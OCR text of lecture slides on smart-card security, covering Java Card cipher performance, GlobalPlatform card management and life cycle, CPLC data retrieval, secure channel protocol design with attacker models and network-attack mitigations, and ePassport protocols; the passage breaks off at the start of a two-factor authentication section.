Oberthur ID-ONE Cosmo 64 RSA v5.4	52.49	23.53	-	16.05	-	-	25.31	-
G+D Smart Cafe Expert 4.x V2	322.91	33.66	-	37.19	-	-	3.59	-

Performance with variable data lengths


TYPE_DES LENGTH_DES ALG_DES_CBC_NOPAD Cipher_setKeyInitDoFinal()




TYPE_DES LENGTH_DES ALG_DES_CBC_ISO9797_M1 Cipher_doFinal()



TYPE_DES LENGTH_DES ALG_DES_CBC_ISO9797_M1 Cipher_setKeyInitDoFinal()



TYPE_DES LENGTH_DES ALG_DES_CBC_ISO9797_M2 Cipher_doFinal()



Limited memory and resources may cause non-linear dependency on a processed data length

SMART CARD MANAGEMENT

Motivation

- How to upload, install and remove applications?
- Who should be allowed to upload/remove apps?
- What if multiple mutually distrusting apps on card?
- How to update application in already issued card?

- Need for cross-platform interoperable standard
  - Many manufactures and platform providers



GLOBALPLATFORM
THE STANDARD FOR MANAGING APPLICATIONS ON SECURE CHIP TECHNOLOGY

GLOBALPLATFORM
THE STANDARD FOR MANAGING APPLICATIONS ON SECURE CHIP TECHNOLOGY

GlobalPlatform


- Specification of API for card administration
  - Upload/install/delete applications
  - Card lifecycle management
  - Card security management
  - Security mechanisms and protocols
- Newest is GlobalPlatform Card Specification v2.3
  - December 2015
  - Previous versions also frequently used
  - http://www.globalplatform.org/specificationscard.asp

GlobalPlatform – main terms



- Smart card life cycle
  - OP_READY, INITIALIZED (prepared for personalization)
  - SECURED (issued to user, use phase)
  - CARD_LOCKED (temporarily locked (attack), unlock to SECURED)
  - TERMINATED (logically destroyed)
- Card Manager (CM)
  - Special card component responsible for administration and card system service functions (cannot be removed)
- Security Domain (SD)
  - Logically separated area on card with own access control
  - Enforced by different authentication keys

GlobalPlatform – main terms



- Card Content (apps,data) Management
  - Content verification, loading, installation, removal
- Security Management
  - Security Domain locking, Application locking
  - Card locking, Card termination
  - Application privilege usage, Security Domain privileges
  - Tracing and event logging
- Command Dispatch
  - Application selection
  - (Optional) Logical channel management

Card Production Life Cycle (CPLC)

- Manufacturing metadata
- Dates (OS, chip)
- Circuit serial number
- Not mandatory
- GlobalPlatform APDU
  - 80 CA 9F 7F 00
  - gppro --info
- ISO7816 APDU
  - 00 CA 9F 7F 00


CPLC info

IC Fabricator: **4790**
IC Type: **5167**
OS ID: **4791**
OS Release Date: **2081**
OS Release Level: **3b00**
IC Fabrication Date ((Y DDD) date in that year): **4126**
IC Serial Number: **00865497**
IC Batch Identifier: **3173**
IC Module Fabricator: **4812**
IC Module Packaging Date: **4133**
IC Manufacturer: **0000**
IC Embedding Date: **0000**
IC Pre Personalizer: **1017**
IC Pre Personalization Equipment Date: **4230**
IC Pre Personalization Equipment ID: **38363534**
IC Personalizer: **0000**
IC Personalization Date: **0000**
IC Personalization Equipment ID: **00000000**

How to authenticate and communicate securely?


SECURE CHANNEL PROTOCOL

Transport Layer Security (TLS) Protocol



Full TLS handshake (RFC 5246)

TLS handshake



Credit: Cloudflare

Why not to use TLS all the time?

1. Requires asymmetric cryptography
   - Unsuitable for slower devices
2. Requires long keys
   - Unsuitable for devices with small memory
3. Requires significant data overhead (~6.5KB)
   - http://netsekure.org/2010/03/tls-overhead/
4. More lightweight protocols exist
   - RFID / smartcards / IoT…

- Note: TLS can be fully implemented on smartcards
  - https://github.com/gilb/smart_card_TLS

Secure channels – questions to ask

- Integrity protection? Encryption? Authentication?
- What attacker model is assumed?
- One-side or mutual authentication?
- What kind of cryptography is used?
- What keys are required/pre-distributed?
- Additional trust hierarchy required?
- Is necessary to generate random numbers/keys?
- What if keys are compromised? Forward secrecy?

Secure channel – typical composition

1. Exchange basic (public) parameters
2. Generate random challenges (freshness)
3. Use pre-distributed secrets and challenges to generate session keys (protect long term secrets)
4. Compute and verify authentication cryptograms (entity authentication)
5. Encrypted&MAC message(s) (Secure Messaging)
6. End secure channel (erase session keys)

Common lightweight SCPs

- OpenPlatform SCP'01,'02 (3DES-based)
- OpenPlatform SCP'10 (RSA-based)
- OpenPlatform SCP'03 (AES-based)
- ISO/IEC 7816-4 Secure Messaging
- ePassports Basic Access Control (3DES-based)
- ePassports Extended Access Control (3DES,RSA,DH,SHA1/2-based)

SCP – what to take into account

- Usage scenario and expected attackers
- Confidentiality and integrity of command data
- Network level attacks (replay…)
- Atomicity of critical operations
- Robustness against side channel attacks (time and power analysis, fault attacks…)
- Robustness against incorrect attempts (limit, delay retries…)
- Resilience against traffic analysis
- API and implementation attacks

SCP – usage scenario and attacker model

- What are the sensitive objects (keys, data, functions)?
- What are these sensitive objects used for and what is the data flow of these objects?
- What are the capabilities of the attackers (funding, tools, knowledge)?
- What are the points where an attacker can observe the system (dump of exchanged messages, debugging, ...)?
- Which parts of the system must be trusted to achieve required functionality (less the better)?

SCP – network attacks

- Use HMAC or OMAC instead of simple hash only
- Include command header/metadata into MAC
- Pre-share two keys (encryption, mac) or derive from master instead of using only one
- Use pre-shared keys only to derive session keys. Session keys are used than to generate cryptograms etc.
- Session keys must be dependent on contributions from both parties. One party cannot force resulting key into specific value

SC – network attacks


- Replay attack – hash chain better than counter only
- Encrypt then MAC: MAC(ENC(data))
- Close channel on error
- Use GCM rather than CBC rather than ECB
- Be aware of block swap in ECB mode, cut attack in CBC
- Do not use XOR for combination of values – use hash/HMAC instead
- Reflection attack: Do not use symmetric protocol messages (A→B cannot be reflected as B→A)

Example: GlobalPlatform SCP'03

- Mutual authentication (based on symmetric crypto)
- Session key derivation (based on long-term keys)
  - NIST SP 800-108
- Message (APDU) confidentiality and integrity MAC

1. INITIALIZE UPDATE
   - Random challenge, card's computations
2. EXTERNAL AUTHENTICATE
   - Terminal response
3. Secure messaging

Figure 6-4: APDU Command Data Field Encryption



Secure Channel Protocol '03', Card Specification v2.2 – Amendment D, GPC_SPE_014

ePassport protocols (ICAO 9303)

- Significantly more complex trust model
  - Passport, Inspection terminal, Trusting countries, Distrusting countries
  - Multiple sensitivity levels (basic info / fingerprint / iris)
  - Combination of symmetric and asymmetric cryptography
- Basic Access Control (BAC) protocol
  - SCP-like protocol, static key is content from MRZ
- Extended Access Control (EAC) protocol
  - Terminal authentication (RSA/ECDSA, SHA-1/2)
  - Chip authentication (DH/ECDSA key)
  - PACE protocol to establish session keys
- Active Authentication (AA) protocol

More in 4th lecture

TWO FACTOR AUTHENTICATION


Two-factor authentication

- Two factors with tokens/smart cards
  - Token (smart card, phone) + Knowledge (PIN, Password)

